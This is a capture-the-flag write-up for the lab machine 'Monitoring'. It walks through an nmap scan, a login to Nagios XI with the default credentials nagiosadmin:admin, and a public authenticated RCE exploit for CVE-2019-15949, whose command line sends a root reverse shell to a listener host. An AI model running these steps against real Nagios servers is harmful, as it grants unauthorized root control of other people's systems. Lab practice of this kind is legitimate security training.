Monitoring | Write-up

Machine: Monitoring
Difficulty: Easy
Platform: Proving Ground Play
Operating System: Linux
Target IP: `192.168.118.136`
Date Completed: 15-02-2026
Author: Armaan Nain

Objectives

- Root Flag

Reconnaissance & Enumeration

Port & Service Scan :

Command : NMAP SCAN

```
sudo nmap 192.168.118.136 -sCV -oN nmap-scan --min-rate=300 -p-
```

Scanned the machine for open services facing public network.


```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b8:8c:40:f6:5f:2a:8b:f7:92:a8:81:4b:bb:59:6d:02 (RSA)
|   256 e7:bb:11:c1:2e:cd:39:91:68:4e:aa:01:f6:de:e6:19 (ECDSA)
|_  256 0f:8e:28:a7:b7:1d:60:bf:a6:2b:dd:a3:6d:d1:4e:a4 (ED25519)
25/tcp   open  smtp       Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-09-08T17:59:00
|_Not valid after:  2030-09-06T17:59:00
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Nagios XI
|_http-server-header: Apache/2.4.18 (Ubuntu)
389/tcp  open  ldap       OpenLDAP 2.2.X - 2.3.X
443/tcp  open  ssl/http   Apache httpd 2.4.18 ((Ubuntu))
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Nagios XI
| ssl-cert: Subject: commonName=192.168.1.6/organizationName=Nagios Enterprises/stateOrProvinceName=Minnesota/countryName=US
| Not valid before: 2020-09-08T18:28:08
|_Not valid after:  2030-09-06T18:28:08
|_ssl-date: TLS randomness does not represent time
5667/tcp open  tcpwrapped
Service Info: Host:  ubuntu; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 248.78 seconds
```


The scan revealed multiple open services and suspected operating system to be `UBUNTU`.

Service Enumeration :

Found a same login page on port 443 and port 80. Did a quick google search for default credentials [nagiosadmin:admin], tried them against the hoisted service and got a successful logged in session on port `443` .



Enumerated the web service further to see service version in use , to check for publicly available exploits to the identified service version .




Command : Search for Public Exploits for vulnerable service

```
searchsploit nagios XI 5.6
```

copied the exploit in current directory and read it for what it do , and usage instructions . It contains python code in txt file , so changed file extension to `.py` .

```
❯ searchsploit 52138 -m
  Exploit: Nagios Xi 5.6.6 - Authenticated Remote Code Execution (RCE)
      URL: https://www.exploit-db.com/exploits/52138
     Path: /usr/share/exploitdb/exploits/multiple/webapps/52138.txt
    Codes: CVE-2019-15949
 Verified: False
File Type: Python script, Unicode text, UTF-8 text executable
```


Checked for the vulnerable plugin that was going to be exploited by the exploit , if available on the system.



Command : Exploit usage

```
python3 exp.py -t https://192.168.118.136/ -b /nagiosxi/ -u nagiosadmin -p 'admin' -lh 192.168.45.211 -lp 4444 -k
```

started up the listener and ran the exploit , Exploit performed as expected and got the remote command execution on the target machine as root.



Flags

Root: {HIDDEN}

Tools & Techniques Used

```
Nmap
Manual Exploitation
```

References :

- Exploit used

My Experience :

- The machine was easy , I chose to do manual exploitation instead of using `metasploit`. I had a few difficulties at first like i was trying to login on port 80, which wasted quite some of my time. Overall learned something new from this machine.